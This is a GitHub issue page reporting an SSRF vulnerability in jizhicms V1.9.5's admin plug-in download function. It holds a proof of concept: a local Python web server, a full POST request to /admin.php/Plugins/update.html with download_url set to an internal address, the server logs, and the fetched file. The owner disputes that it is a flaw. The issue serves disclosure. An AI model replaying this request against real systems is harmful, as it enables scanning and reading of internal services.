Cherry-toto / **jizhicms** Public

Code · **Issues 2** · Pull requests · Actions · Projects 3 · Security · ...

New issue

Jump to bottom

V1.9.5: SSRF Vulnerability #67


Closed · **b1ackc4t** opened this issue on Mar 18 · 2 comments

b1ackc4t commented on Mar 18 • edited

SSRF vulnerability with echo exists in the CMS background, and attackers can use this vulnerability to scan local and Intranet ports and attack local and Intranet Jizhicms background. Attackers can use this vulnerability to scan local and Intranet ports, attack local and Intranet services, or carry out DOS attacks


The vulnerability is located in the background plug-in download function

I start a locally accessible Web service with a flag.php file



```
from http.server import HTTPServer, SimpleHTTPRequestHandler

if __name__ == '__main__':
    server = HTTPServer(('127.0.0.1', 8888),
SimpleHTTPRequestHandler)
    server.serve_forever()
```




```
user01@ubuntu:~$ cd Desktop/
user01@ubuntu:~/Desktop$ python3 server.py
```

use payload

```
POST /admin.php/Plugins/update.html HTTP/1.1
Host: 192.168.48.135
Content-Length: 93
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/9
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.48.135
Referer: http://192.168.48.135//admin.php/Plugins/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=821f3d50fa8cd84139c76be9
Connection: close

action=start-download&filepath=mutisite&download_url=http%3a%2f%2f127.0.0.1%3a8888%2fflag.php
```

See the response




```
user01@ubuntu:~$ cd Desktop/
user01@ubuntu:~/Desktop$ python3 server.py
127.0.0.1 - - [18/Mar/2022 05:07:31] "GET /flag.php?version
=1.9.5 HTTP/1.0" 200 -
```

```
POST /admin.php/Plugins/update.html HTTP/1.1
Host: 192.168.48.135
Content-Length: 93
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
(KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF
Origin: http://192.168.48.135
Referer: http://192.168.48.135//admin.php/Plugins/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=821f3d50fa8cd84139c76be9
Connection: close

action=start-download&filepath=mutisite&download_url=
http%3a%2f%2f127.0.0.1%3a8888%2fflag.php
```

Browser access `http://192.168.48.135/cache/update_mutisite.zip`

open by notepad



```
<?php
phpinfo();
?>
```

```
<?php
phpinfo();
?>
```

As with flag.php, this was read successfully

Cherry-toto commented on Mar 18 Owner

Thank you for your letter !

The Version 2.0 supports changing the plug-in address. If you want the system to download a file, you can forge an address and add your special file. You can download it directly without such complexity.

The plug-in module itself has permission control. If you do not have background permission, you will not be able to download plug-ins.

Thank you again for your suggestions, but I'm sorry that the plug-in function model does not require downloading the specified files, but wants to download any files that the administrator wants to download. This is the original intention of my plug-in design. Keeping the administrator account well will be everyone's responsibility. If you lose the background account, you will lose everything.

…

b1ackc4t commented on Mar 18 Author

Ok, understood

Cherry-toto closed this as completed on Apr 1

Cherry-toto mentioned this issue on May 22

[Vuln] SSRF vulnerability in `update` Function of `PluginsController.php` File when `$action` is `prepare-download` (2.2.5 version) #72

Closed

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants